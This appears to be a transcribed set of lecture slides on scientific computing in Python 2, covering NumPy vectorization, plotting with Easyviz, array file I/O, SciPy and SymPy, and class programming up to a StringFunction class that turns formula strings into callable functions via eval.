- This function works with a scalar x but not an array
- Problem: `x<0` results in a boolean array, not a boolean *value* that can be used in the if test

```
>>> x = linspace(-1, 1, 3); print x
[-1.  0.  1.]
>>> y = x < 0
>>> y
array([ True, False, False], dtype=bool)
>>> 'ok' if y else 'not ok'  # test of y in scalar boolean contex
...
ValueError: The truth value of an array with more than one
element is ambiguous. Use a.any() or a.all()
```


Vectorization of functions with if tests; solutions

- Simplest remedy: call NumPy's `vectorize` function to allow array arguments to a function:

```
>>> somefuncv = vectorize(somefunc, otypes='d')

>>> # test:
>>> x = linspace(-1, 1, 3); print x
[-1.  0.  1.]
>>> somefuncv(x)
array([ 0.        ,  0.        ,  0.84147098])
```

  Note: The data type must be specified as a character
- The speed of `somefuncv` is unfortunately quite slow
- A better solution, using `where`:

```
def somefunc_NumPy2(x):
    x1 = zeros(x.size, float)
    x2 = sin(x)
    return where(x < 0, x1, x2)
```

General vectorization of if-else tests

```
def f(x):                        # scalar x
    if condition:
        x = <expression1>
    else:
        x = <expression2>
    return x

def f_vectorized(x):             # scalar or array x
    x1 = <expression1>
    x2 = <expression2>
    return where(condition, x1, x2)
```


Vectorization via slicing

- Consider a recursion scheme like

$$u_i^{\ell+1} = \beta u_{i-1}^{\ell} + (1-2\beta)u_i^{\ell} + \beta u_{i+1}^{\ell}, \quad i = 1,\ldots,n-1,$$

  (which arises from a one-dimensional diffusion equation)
- Straightforward (slow) Python implementation:

```
n = size(u)-1
for i in xrange(1,n,1):
    u_new[i] = beta*u[i-1] + (1-2*beta)*u[i] + beta*u[i+1]
```

- Slices enable us to vectorize the expression:

```
u[1:n] = beta*u[0:n-1] + (1-2*beta)*u[1:n] + beta*u[2:n+1]
```


Random numbers

- Drawing scalar random numbers:

```
import random
random.seed(2198)  # control the seed
print 'uniform random number on (0,1):',  random.random()
print 'uniform random number on (-1,1):', random.uniform(-1,1)
print 'Normal(0,1) random number:',       random.gauss(0,1)
```

- Vectorized drawing of random numbers (arrays):

```
from numpy import random

random.seed(12)               # set seed
u = random.random(n)          # n uniform numbers on (0,1)
u = random.uniform(-1, 1, n)  # n uniform numbers on (-1,1)
u = random.normal(m, s, n)    # n numbers from N(m,s)
```

- Note that both modules have the name `random`! A remedy:

```
import random as random_number   # rename random for scalars
from numpy import *              # random is now numpy.random
```


Basic linear algebra

NumPy contains the `linalg` module for

- solving linear systems
- computing the determinant of a matrix
- computing the inverse of a matrix
- computing eigenvalues and eigenvectors of a matrix
- solving least-squares problems
- computing the singular value decomposition of a matrix
- computing the Cholesky decomposition of a matrix

A linear algebra session

```
from numpy import *   # includes import of linalg

# fill matrix A and vectors x and b
b = dot(A, x)           # matrix-vector product
y = linalg.solve(A, b)  # solve A*y = b

if allclose(x, y, atol=1.0E-12, rtol=1.0E-12):
    print 'correct solution!'

d = linalg.det(A)
B = linalg.inv(A)

# check result:
R = dot(A, B) - eye(n)   # residual
R_norm = linalg.norm(R)  # Frobenius norm of matrix R
print 'Residual R = A*A-inverse - I:', R_norm

A_eigenvalues = linalg.eigvals(A)  # eigenvalues only
A_eigenvalues, A_eigenvectors = linalg.eig(A)

for e, v in zip(A_eigenvalues, A_eigenvectors):
    print 'eigenvalue %g has corresponding vector\n%s' % (e, v)
```


Modules for curve plotting and 2D/3D visualization

- Interface to Gnuplot (curve plotting, 2D scalar and vector fields)
- Matplotlib (curve plotting, 2D scalar and vector fields)
- Interface to Vtk (2D/3D scalar and vector fields)
- Interface to OpenDX (2D/3D scalar and vector fields)
- Interface to IDL
- Interface to Grace
- Interface to Matlab
- Interface to R
- Interface to Blender
- PyX (PostScript/TeX-like drawing)

Curve plotting with Easyviz


- Easyviz is a light-weight interface to many plotting packages, using a Matlab-like syntax
- Goal: write your program using Easyviz ("Matlab") syntax and postpone your choice of plotting package
- Note: some powerful plotting packages (Vtk, R, matplotlib, ...) may be troublesome to install, while Gnuplot is easily installed on all platforms
- Easyviz supports (only) the most common plotting commands
- Easyviz is part of SciTools (Simula development)

```
from scitools.all import *
```

  (imports all of `numpy`, all of `easyviz`, plus `scitools`)

Basic Easyviz example


```
from scitools.all import *  # import numpy and plotting
t = linspace(0, 3, 51)      # 51 points between 0 and 3
y = t**2*exp(-t**2)         # vectorized expression
plot(t, y)
hardcopy('tmp1.eps')  # make PostScript image for reports
hardcopy('tmp1.png')  # make PNG image for web pages
```



Decorating the plot

```
plot(t, y)

xlabel('t')
ylabel('y')
legend('t^2*exp(-t^2)')
axis([0, 3, -0.05, 0.6])   # [tmin, tmax, ymin, ymax]
title('My First Easyviz Demo')

# or
plot(t, y, xlabel='t', ylabel='y',
     legend='t^2*exp(-t^2)',
     axis=[0, 3, -0.05, 0.6],
     title='My First Easyviz Demo',
     hardcopy='tmp1.eps',
     show=True)   # display on the screen (default)
```


The resulting plot




Plotting several curves in one plot

Compare $f_1(t) = t^2 e^{-t^2}$ and $f_2(t) = t^4 e^{-t^2}$ for $t \in [0, 3]$

```
from scitools.all import *   # for curve plotting

def f1(t):
    return t**2*exp(-t**2)

def f2(t):
    return t**2*f1(t)

t = linspace(0, 3, 51)
y1 = f1(t)
y2 = f2(t)

plot(t, y1)
hold('on')   # continue plotting in the same plot
plot(t, y2)

xlabel('t')
ylabel('y')
legend('t^2*exp(-t^2)', 't^4*exp(-t^2)')
title('Plotting two curves in the same plot')
hardcopy('tmp2.eps')
```


The resulting plot



Example: plot a function given on the command line

- Task: plot (e.g.) $f(x) = e^{-0.2x}\sin(2\pi x)$ for $x \in [0, 4\pi]$
- Specify $f(x)$ and x interval as text on the command line:

```
Unix/DOS> python plotf.py "exp(-0.2*x)*sin(2*pi*x)" 0 4*pi
```


- Program:

```
from scitools.all import *
formula = sys.argv[1]
xmin = eval(sys.argv[2])
xmax = eval(sys.argv[3])

x = linspace(xmin, xmax, 101)
y = eval(formula)
plot(x, y, title=formula)
```

- Thanks to `eval`, input (text) with correct Python syntax can be turned to running code on the fly

Plotting 2D scalar fields


```
from scitools.all import *

x = y = linspace(-5, 5, 21)
xv, yv = ndgrid(x, y)
values = sin(sqrt(xv**2 + yv**2))
surf(xv, yv, values)
```



Adding plot features

```
# Matlab style commands:
setp(interactive=False)
surf(xv, yv, values)
shading('flat')
colorbar()
colormap(hot())
axis([-6,6,-6,6,-1.5,1.5])
view(35,45)
show()

# Optional Easyviz (Pythonic) short cut:
surf(xv, yv, values,
     shading='flat',
     colorbar='on',
     colormap=hot(),
     axis=[-6,6,-6,6,-1.5,1.5],
     view=[35,45])
```


The resulting plot



Other commands for visualizing 2D scalar fields

- `contour` (standard contours)), `contourf` (filled contours), `contour3` (elevated contours)
- `mesh` (elevated mesh), `meshc` (elevated mesh with contours in the xy plane)
- `surf` (colored surface), `surfc` (colored surface with contours in the xy plane)
- `pcolor` (colored cells in a 2D mesh)

Commands for visualizing 3D fields

Scalar fields:

- `isosurface`
- `slice_` (colors in slice plane), `contourslice` (contours in slice plane)

Vector fields:

- `quiver3` (arrows), (`quiver` for 2D vector fields)
- `streamline`, `streamtube`, `streamribbon` (flow sheets)

More info about Easyviz

- A plain text version of the Easyviz manual:

  `pydoc scitools.easyviz`
- The HTML version:

  `http://folk.uio.no/hpl/easyviz/`
- Download SciTools (incl. Easyviz):

  `http://code.google.com/p/scitools/`

File I/O with arrays; plain ASCII format

- Plain text output to file (just dump `repr(array)`):

```
a = linspace(1, 21, 21); a.shape = (2,10)

file = open('tmp.dat', 'w')
file.write('Here is an array a:\n')
file.write(repr(a))   # dump string representation of a
file.close()
```

- Plain text input (just take `eval` on input line):

```
file = open('tmp.dat', 'r')
file.readline()  # load the first line (a comment)
b = eval(file.read())
file.close()
```


File I/O with arrays; binary pickling

- Dump (serialized) arrays with `cPickle`:

```
# a1 and a2 are two arrays

import cPickle
file = open('tmp.dat', 'wb')
file.write('This is the array a1:\n')
cPickle.dump(a1, file)
file.write('Here is another array a2:\n')
cPickle.dump(a2, file)
file.close()
```

- Read in the arrays again (in correct order):

```
file = open('tmp.dat', 'rb')
file.readline()  # swallow the initial comment line
b1 = cPickle.load(file)
file.readline()  # swallow next comment line
b2 = cPickle.load(file)
file.close()
```


ScientificPython

- ScientificPython (by Konrad Hinsen)
- Modules for automatic differentiation, interpolation, data fitting via nonlinear least-squares, root finding, numerical integration, basic statistics, histogram computation, visualization, parallel computing (via MPI or BSP), physical quantities with dimension (units), 3D vectors/tensors, polynomials, I/O support for Fortran files and netCDF
- Very easy to install

ScientificPython: numbers with units

```
>>> from Scientific.Physics.PhysicalQuantities \
         import PhysicalQuantity as PQ
>>> m = PQ(12, 'kg')        # number, dimension
>>> a = PQ('0.88 km/s**2')  # alternative syntax (string)
>>> F = m*a
>>> F
PhysicalQuantity(10.56,'kg*km/s**2')
>>> F = F.inBaseUnits()
>>> F
PhysicalQuantity(10560.0,'m*kg/s**2')
>>> F.convertToUnit('MN')  # convert to Mega Newton
>>> F
PhysicalQuantity(0.01056,'MN')
>>> F = F + PQ(0.1, 'kPa*m**2')  # kilo Pascal m^2
>>> F
PhysicalQuantity(0.010759999999999999,'MN')
>>> F.getValue()
0.010759999999999999
```


SciPy

- SciPy is a comprehensive package (by Eric Jones, Travis Oliphant, Pearu Peterson) for scientific computing with Python
- Much overlap with ScientificPython
- SciPy interfaces many classical Fortran packages from Netlib (QUADPACK, ODEPACK, MINPACK, ...)
- Functionality: special functions, linear algebra, numerical integration, ODEs, random variables and statistics, optimization, root finding, interpolation, ...
- May require some installation efforts (applies ATLAS)
- See www.scipy.org

SymPy: symbolic computing in Python

- SymPy is a Python package for symbolic computing
- Easy to install, easy to extend
- Easy to use:

```
>>> from sympy import *
>>> x = Symbol('x')
>>> f = cos(acos(x))
>>> f
cos(acos(x))
>>> sin(x).series(x, 4)       # 4 terms of the Taylor series
x - 1/6*x**3 + O(x**4)
>>> dcos = diff(cos(2*x), x)
>>> dcos
-2*sin(2*x)
>>> dcos.subs(x, pi).evalf()  # x=pi, float evaluation
0
>>> I = integrate(log(x), x)
>>> print I
-x + x*log(x)
```


Python + Matlab = true

- A Python module, pymat, enables communication with Matlab:

```
from numpy import *
import pymat

x = arrayrange(0, 4*math.pi, 0.1)
m = pymat.open()
# can send numpy arrays to Matlab:
pymat.put(m, 'x', x);
pymat.eval(m, 'y = sin(x)')
pymat.eval(m, 'plot(x,y)')
# get a new numpy array back:
y = pymat.get(m, 'y')
```


Class programming in Python

Contents

More info

- Ch. 8.6 in the course book
- Python Tutorial
- Python Reference Manual (special methods in 3.3)
- Python in a Nutshell (OOP chapter - recommended!)

Classes in Python

- Similar class concept as in Java and C++
- All functions are virtual
- No private/protected variables
  (the effect can be "simulated")
- Single and multiple inheritance
- Everything in Python is a class and works with classes
- Class programming is easier and faster than in C++ and Java (?)

The basics of Python classes

- Declare a base class `MyBase`:

```
class MyBase:

    def __init__(self,i,j):  # constructor
        self.i = i; self.j = j

    def write(self):         # member function
        print 'MyBase: i=',self.i,'j=',self.j
```

- `self` is a reference to this object
- Data members are prefixed by self:
  `self.i`, `self.j`
- All functions take `self` as first argument in the declaration, but not in the call

```
inst1 = MyBase(6,9); inst1.write()
```


Implementing a subclass

- Class `MySub` is a subclass of `MyBase`:

```
class MySub(MyBase):

    def __init__(self,i,j,k):  # constructor
        MyBase.__init__(self,i,j)
        self.k = k;

   def write(self):
        print 'MySub: i=',self.i,'j=',self.j,'k=',self.k
```

- Example:

```
# this function works with any object that has a write func:
def write(v): v.write()

# make a MySub instance
i = MySub(7,8,9)

write(i)   # will call MySub's write
```

Comment on object-orientation

- Consider

```
def write(v):
    v.write()

write(i)   # i is MySub instance
```

- In C++/Java we would declare v as a MyBase reference and rely on i.write() as calling the virtual function write in MySub
- The same works in Python, but we do not need inheritance and virtual functions here: v.write() will work for *any* object v that has a callable attribute write that takes no arguments
- Object-orientation in C++/Java for parameterizing types is not needed in Python since variables are not declared with types

Private/non-public data

- There is no technical way of preventing users from manipulating data and methods in an object
- Convention: attributes and methods starting with an underscore are treated as non-public ("protected")
- Names starting with a double underscore are considered strictly private (Python mangles class name with method name in this case: obj.__some has actually the name _obj__some)

```
class MyClass:
    def __init__(self):
        self._a = False    # non-public
        self.b = 0         # public
        self.__c = 0       # private
```


Special attributes

i1 is MyBase, i2 is MySub

- Dictionary of user-defined attributes:

```
>>> i1.__dict__  # dictionary of user-defined attributes
{'i': 5, 'j': 7}
>>> i2.__dict__
{'i': 7, 'k': 9, 'j': 8}
```

- Name of class, name of method:

```
>>> i2.__class__.__name__ # name of class
'MySub'
>>> i2.write.__name__     # name of method
'write'
```

- List names of all methods and attributes:

```
>>> dir(i2)
['__doc__', '__init__', '__module__', 'i', 'j', 'k', 'write']
```


Testing on the class type

- Use isinstance for testing class type:

```
if isinstance(i2, MySub):
    # treat i2 as a MySub instance
```

- Can test if a class is a subclass of another:

```
if issubclass(MySub, MyBase):
    ...
```

- Can test if two objects are of the same class:

```
if inst1.__class__ is inst2.__class__
```

(is checks object identity, == checks for equal contents)
- a.__class__ refers the class object of instance a

Creating attributes on the fly

- Attributes can be added at run time (!)

```
>>> class G: pass

>>> g = G()
>>> dir(g)
['__doc__', '__module__']  # no user-defined attributes

>>> # add instance attributes:
>>> g.xmin=0; g.xmax=4; g.ymin=0; g.ymax=1
>>> dir(g)
['__doc__', '__module__', 'xmax', 'xmin', 'ymax', 'ymin']
>>> g.xmin, g.xmax, g.ymin, g.ymax
(0, 4, 0, 1)

>>> # add static variables:
>>> G.xmin=0; G.xmax=2; G.ymin=-1; G.ymax=1
>>> g2 = G()
>>> g2.xmin, g2.xmax, g2.ymin, g2.ymax  # static variables
(0, 2, -1, 1)
```


Another way of adding new attributes

- Can work with __dict__ directly:

```
>>> i2.__dict__['q'] = 'some string'
>>> i2.q
'some string'
>>> dir(i2)
['__doc__', '__init__', '__module__',
 'i', 'j', 'k', 'q', 'write']
```


Special methods

- Special methods have leading and trailing double underscores (e.g. __str__)
- Here are some operations defined by special methods:

```
len(a)            # a.__len__()
c = a*b           # c = a.__mul__(b)
a = a+b           # a = a.__add__(b)
a += c            # a.__iadd__(c)
d = a[3]          # d = a.__getitem__(3)
a[3] = 0          # a.__setitem__(3, 0)
f = a(1.2, True)  # f = a.__call__(1.2, True)
if a:             # if a.__len__()>0: or if a.__nonzero():
```


Example: functions with extra parameters

- Suppose we need a function of x and y with three additional parameters a, b, and c:

```
def f(x, y, a, b, c):
    return a + b*x + c*y*y
```

- Suppose we need to send this function to another function

```
def gridvalues(func, xcoor, ycoor, file):
    for i in range(len(xcoor)):
        for j in range(len(ycoor)):
            f = func(xcoor[i], ycoor[j])
            file.write('%g %g %g\n' % (xcoor[i], ycoor[j], f)
```

func is expected to be a function of x and y only (many libraries need to make such assumptions!)
- How can we send our f function to gridvalues?

Possible (inferior) solutions

- Solution 1: global parameters

```
global a, b, c
...
def f(x, y):
    return a + b*x + c*y*y

...
a = 0.5;  b = 1;  c = 0.01
gridvalues(f, xcoor, ycoor, somefile)
```

  Global variables are usually considered evil
- Solution 2: keyword arguments for parameters

```
def f(x, y, a=0.5, b=1, c=0.01):
    return a + b*x + c*y*y

...
gridvalues(f, xcoor, ycoor, somefile)
```

  useless for other values of a, b, c

Solution: class with call operator

- Make a class with function behavior instead of a pure function
- The parameters are class attributes
- Class instances can be called as ordinary functions, now with `x` and `y` as the only formal arguments

```
class F:
    def __init__(self, a=1, b=1, c=1):
        self.a = a;  self.b = b;  self.c = c

    def __call__(self, x, y):    # special method!
        return self.a + self.b*x + self.c*y*y

f = F(a=0.5, c=0.01)
# can now call f as
v = f(0.1, 2)
...
gridvalues(f, xcoor, ycoor, somefile)
```


Some special methods

- `__init__(self [, args])`: constructor
- `__del__(self)`: destructor (seldom needed since Python offers automatic garbage collection)
- `__str__(self)`: string representation for pretty printing of the object (called by `print` or `str`)
- `__repr__(self)`: string representation for initialization (`a==eval(repr(a))` is true)

Comparison, length, call

- `__eq__(self, x)`: for equality (a==b), should return `True` or `False`
- `__cmp__(self, x)`: for comparison (`<, <=, >, >=, ==, !=`); return negative integer, zero or positive integer if `self` is less than, equal or greater than `x` (resp.)
- `__len__(self)`: length of object (called by `len(x)`)
- `__call__(self [, args])`: calls like `a(x,y)` implies `a.__call__(x,y)`

Indexing and slicing

- `__getitem__(self, i)`: used for subscripting: `b = a[i]`
- `__setitem__(self, i, v)`: used for subscripting: `a[i] = v`
- `__delitem__(self, i)`: used for deleting: `del a[i]`
- These three functions are also used for slices: `a[p:q:r]` implies that `i` is a `slice object` with attributes `start` (p), `stop` (q) and `step` (r)

```
b = a[:-1]
# implies
b = a.__getitem__(i)
isinstance(i, slice) is True
i.start is None
i.stop  is -1
i.step  is None
```


Arithmetic operations

- `__add__(self, b)`: used for `self+b`, i.e., `x+y` implies `x.__add__(y)`
- `__sub__(self, b)`: `self-b`
- `__mul__(self, b)`: `self*b`
- `__div__(self, b)`: `self/b`
- `__pow__(self, b)`: `self**b` or `pow(self,b)`

In-place arithmetic operations

- `__iadd__(self, b)`: `self += b`
- `__isub__(self, b)`: `self -= b`
- `__imul__(self, b)`: `self *= b`
- `__idiv__(self, b)`: `self /= b`

Right-operand arithmetics

- `__radd__(self, b)`: This method defines `b+self`, while `__add__(self, b)` defines `self+b`. If a+b is encountered and a does not have an __add__ method, `b.__radd__(a)` is called if it exists (otherwise a+b is not defined).
- Similar methods: `__rsub__`, `__rmul__`, `__rdiv__`

Type conversions

- `__int__(self)`: conversion to integer
  (`int(a)` makes an `a.__int__()` call)
- `__float__(self)`: conversion to float
- `__hex__(self)`: conversion to hexadecimal number

Documentation of special methods: see the *Python Reference Manual* (not the Python Library Reference!), follow link from index “overloading - operator”

Boolean evaluations

- `if a:`
  when is a evaluated as true?
- If a has `__len__` or `__nonzero__` and the return value is 0 or `False`, a evaluates to false
- Otherwise: a evaluates to true
- Implication: no implementation of `__len__` or `__nonzero__` implies that a evaluates to true!!
- `while a` follows (naturally) the same set-up

Example on call operator: StringFunction

- Matlab has a nice feature: mathematical formulas, written as text, can be turned into callable functions
- A similar feature in Python would be like

```
f = StringFunction_v1('1+sin(2*x)')
print f(1.2)  # evaluates f(x) for x=1.2
```

- `f(x)` implies `f.__call__(x)`
- Implementation of class `StringFunction_v1` is compact! (see next slide)

Implementation of StringFunction classes

- Simple implementation:

```
class StringFunction_v1:
    def __init__(self, expression):
        self._f = expression

    def __call__(self, x):
        return eval(self._f)  # evaluate function expression
```

- Problem: `eval(string)` is slow; should pre-compile expression

```
class StringFunction_v2:
    def __init__(self, expression):
        self._f_compiled = compile(expression,
                                   '<string>', 'eval')

    def __call__(self, x):
        return eval(self._f_compiled)
```


New-style classes

- The class concept was redesigned in Python v2.2
- We have *new-style* (v2.2) and *classic* classes
- New-style classes add some convenient functionality to classic classes
- New-style classes must be derived from the `object` base class:

```
class MyBase(object):
    # the rest of MyBase is as before
```


Static data

- Static data (or class variables) are common to all instances

```
>>> class Point:
        counter = 0 # static variable, counts no of instances
        def __init__(self, x, y):
                self.x = x;  self.y = y;
                Point.counter += 1

>>> for i in range(1000):
        p = Point(i*0.01, i*0.001)

>>> Point.counter     # access without instance
1000
>>> p.counter         # access through instance
1000
```


Static methods

- New-style classes allow static methods
  (methods that can be called without having an instance)

```
class Point(object):
    _counter = 0
    def __init__(self, x, y):
        self.x = x;  self.y = y;  Point._counter += 1
    def ncopies(): return Point._counter
    ncopies = staticmethod(ncopies)
```

- Calls:

```
>>> Point.ncopies()
0
>>> p = Point(0, 0)
>>> p.ncopies()
1
>>> Point.ncopies()
1
```

- Cannot access `self` or class attributes in static methods

Properties

- Python 2.3 introduced “intelligent” assignment operators, known as *properties*
- That is, assignment may imply a function call:

```
x.data = mydata;     yourdata = x.data
# can be made equivalent to
x.set_data(mydata);  yourdata = x.get_data()
```

- Construction:

```
class MyClass(object):   # new-style class required!
    ...
    def set_data(self, d):
        self._data = d
        <update other data structures if necessary...>

    def get_data(self):
        <perform actions if necessary...>
        return self._data

    data = property(fget=get_data, fset=set_data)
```

Attribute access; traditional

- Direct access:

```
my_object.attr1 = True
a = my_object.attr1
```

- get/set functions:

```
class A:
    def set_attr1(attr1):
        self._attr1 = attr # underscore => non-public variable
        self._update(self._attr1)  # update internal data too
    ...
```

```
my_object.set_attr1(True)
```

```
a = my_object.get_attr1()
```

  Tedious to write! Properties are simpler...

Attribute access; recommended style

- Use direct access if user is allowed to read *and* assign values to the attribute
- Use properties to restrict access, with a corresponding underlying non-public class attribute
- Use properties when assignment or reading requires a set of associated operations
- Never use get/set functions explicitly
- Attributes and functions are somewhat interchanged in this scheme
  ⇒ that's why we use the same naming convention

```
myobj.compute_something()
myobj.my_special_variable = yourobj.find_values(x,y)
```


More about scope

- Example: a is global, local, and class attribute

```
a = 1                  # global variable

def f(x):
    a = 2              # local variable

class B:
    def __init__(self):
        self.a = 3     # class attribute

    def scopes(self):
        a = 4          # local (method) variable
```

- Dictionaries with variable names as keys and variables as values:

```
locals()    : local variables
globals()   : global variables
vars()      : local variables
vars(self)  : class attributes
```


Demonstration of scopes (1)

- Function scope:

```
>>> a = 1
>>> def f(x):
        a = 2             # local variable
        print 'locals:', locals(), 'local a:', a
        print 'global a:', globals()['a']

>>> f(10)
locals: {'a': 2, 'x': 10} local a: 2
global a: 1
```

  a refers to local variable

Demonstration of scopes (2)

- Class:

```
class B:
    def __init__(self):
        self.a = 3     # class attribute

    def scopes(self):
        a = 4          # local (method) variable
        print 'locals:', locals()
        print 'vars(self):', vars(self)
        print 'self.a:', self.a
        print 'local a:', a, 'global a:', globals()['a']
```

- Interactive test:

```
>>> b=B()
>>> b.scopes()
locals: {'a': 4, 'self': <scope.B instance at 0x4076fb4c>}
vars(self): {'a': 3}
self.a: 3
local a: 4 global a: 1
```


Demonstration of scopes (3)

- Variable interpolation with `vars`:

```
class C(B):
    def write(self):
        local_var = -1
        s = '%(local_var)d %(global_var)d %(a)s' % vars()
```

- Problem: `vars()` returns dict with local variables and the string needs global, local, and class variables
- Primary solution: use printf-like formatting:

```
s = '%d %d %d' % (local_var, global_var, self.a)
```

- More exotic solution:

```
all = {}
for scope in (locals(), globals(), vars(self)):
    all.update(scope)
s = '%(local_var)d %(global_var)d %(a)s' % all
```

  (but now we overwrite a...)

Namespaces for exec and eval

- `exec` and `eval` may take dictionaries for the global and local namespace:

```
exec code in globals, locals
eval(expr, globals, locals)
```

- Example:

```
a = 8;  b = 9
d = {'a':1, 'b':2}
eval('a + b', d)  # yields 3
```

  and

```
from math import *
d['b'] = pi
eval('a+sin(b)', globals(), d)  # yields 1
```

- Creating such dictionaries can be handy

Generalized StringFunction class (1)

- Recall the StringFunction-classes for turning string formulas into callable objects

```
f = StringFunction('1+sin(2*x)')
print f(1.2)
```

- We would like:
  - an arbitrary name of the independent variable
  - parameters in the formula

```
f = StringFunction_v3('1+A*sin(w*t)',
                      independent_variable='t',
                      set_parameters='A=0.1; w=3.14159')
print f(1.2)
f.set_parameters('A=0.2; w=3.14159')
print f(1.2)
```

First implementation

- Idea: hold independent variable and “set parameters” code as strings
- Exec these strings (to bring the variables into play) right before the formula is evaluated

```
class StringFunction_v3:
    def __init__(self, expression, independent_variable='x',
                 set_parameters=''):
        self._f_compiled = compile(expression,
                                   '<string>', 'eval')
        self._var = independent_variable  # 'x', 't' etc.
        self._code = set_parameters

    def set_parameters(self, code):
        self._code = code

    def __call__(self, x):
        exec '%s = %g' % (self._var, x)  # assign indep. var.
        if self._code:  exec(self._code) # parameters?
        return eval(self._f_compiled)
```


Efficiency tests

- The exec used in the `__call__` method is slow!
- Think of a hardcoded function,

```
def f1(x):
    return sin(x) + x**3 + 2*x
```

and the corresponding `StringFunction`-like objects

- Efficiency test (time units to the right):

```
f1               :  1
StringFunction_v1: 13
StringFunction_v2:  2.3
StringFunction_v3: 22
```

Why?

- eval w/compile is important; exec is very slow

A more efficient StringFunction (1)

- Ideas: hold parameters in a dictionary, set the independent variable into this dictionary, run eval with this dictionary as local namespace
- Usage:

```
f = StringFunction_v4('1+A*sin(w*t)', A=0.1, w=3.14159)
f.set_parameters(A=2)   # can be done later
```


A more efficient StringFunction (2)

- Code:

```
class StringFunction_v4:
    def __init__(self, expression, **kwargs):
        self._f_compiled = compile(expression,
                                   '<string>', 'eval')
        self._var = kwargs.get('independent_variable', 'x')
        self._prms = kwargs
        try:    del self._prms['independent_variable']
        except: pass

    def set_parameters(self, **kwargs):
        self._prms.update(kwargs)

    def __call__(self, x):
        self._prms[self._var] = x
        return eval(self._f_compiled, globals(), self._prms)
```


Extension to many independent variables

- We would like arbitrary functions of arbitrary parameters and independent variables:

```
f = StringFunction_v5('A*sin(x)*exp(-b*t)', A=0.1, b=1,
                      independent_variables=('x','t'))
print f(1.5, 0.01)  # x=1.5, t=0.01
```

- Idea: add functionality in subclass

```
class StringFunction_v5(StringFunction_v4):
    def __init__(self, expression, **kwargs):
        StringFunction_v4.__init__(self, expression, **kwargs)
        self._var = tuple(kwargs.get('independent_variables',
                                     'x'))
        try:    del self._prms['independent_variables']
        except: pass

    def __call__(self, *args):
        for name, value in zip(self._var, args):
            self._prms[name] = value  # add indep. variable
        return eval(self._f_compiled,
                    self._globals, self._prms)
```


Efficiency tests

- Test function: `sin(x) + x**3 + 2*x`

```
f1               :  1
StringFunction_v1: 13      (because of uncompiled eval)
StringFunction_v2:  2.3
StringFunction_v3: 22      (because of exec in __call__)
StringFunction_v4:  2.3
StringFunction_v5:  3.1    (because of loop in __call__)
```


Removing all overhead

- Instead of `eval` in `__call__` we may build a (lambda) function

```
class StringFunction:
    def _build_lambda(self):
        s = 'lambda ' + ', '.join(self._var)
        # add parameters as keyword arguments:
        if self._prms:
            s += ', ' + ', '.join(['%s=%s' % (k, self._prms[k]) \
                                   for k in self._prms])
        s += ': ' + self._f
        self.__call__ = eval(s, self._globals)
```

- For a call

```
f = StringFunction('A*sin(x)*exp(-b*t)', A=0.1, b=1,
                   independent_variables=('x','t'))
```

the `s` looks like

```
lambda x, t, A=0.1, b=1: return A*sin(x)*exp(-b*t)
```


Final efficiency test

- `StringFunction` objects are as efficient as similar hardcoded objects, i.e.,

```
class F:
    def __call__(self, x, y):
        return sin(x)*cos(y)
```

but there is some overhead associated with the `__call__` op.

- Trick: extract the underlying method and call it directly

```
f1 = F()
f2 = f1.__call__
# f2(x,y) is faster than f1(x,y)
```

Can typically reduce CPU time from 1.3 to 1.0

- Conclusion: now we can grab formulas from command-line, GUI, Web, anywhere, and turn them into callable Python functions *without any overhead*

Adding pretty print and reconstruction

- "Pretty print":

```
class StringFunction:
    ...
    def __str__(self):
        return self._f  # just the string formula
```

- Reconstruction: `a = eval(repr(a))`

```
    # StringFunction('1+x+a*y',
                     independent_variables=('x','y'),
                     a=1)

    def __repr__(self):
        kwargs = ', '.join(['%s=%s' % (key, repr(value)) \
                 for key, value in self._prms.items()])
        return "StringFunction1(%s, independent_variable=%s"
          ", %s)" % (repr(self._f), repr(self._var), kwargs)
```


Examples on StringFunction functionality (1)

```
>>> from py4cs.StringFunction import StringFunction
>>> f = StringFunction('1+sin(2*x)')
>>> f(1.2)
1.6754631805511511

>>> f = StringFunction('1+sin(2*t)', independent_variables='t')
>>> f(1.2)
1.6754631805511511

>>> f = StringFunction('1+A*sin(w*t)', independent_variables='t', \
                       A=0.1, w=3.14159)
>>> f(1.2)
0.94122173238695939
>>> f.set_parameters(A=1, w=1)
>>> f(1.2)
1.9320390859672263

>>> f(1.2, A=2, w=1)   # can also set parameters in the call
2.8640781719344526
```


Examples on StringFunction functionality (2)

```
>>> # function of two variables:
>>> f = StringFunction('1+sin(2*x)*cos(y)', \
                       independent_variables=('x','y'))
>>> f(1.2,-1.1)
1.3063874788637866

>>> f = StringFunction('1+V*sin(w*x)*exp(-b*t)', \
                       independent_variables=('x','t'))
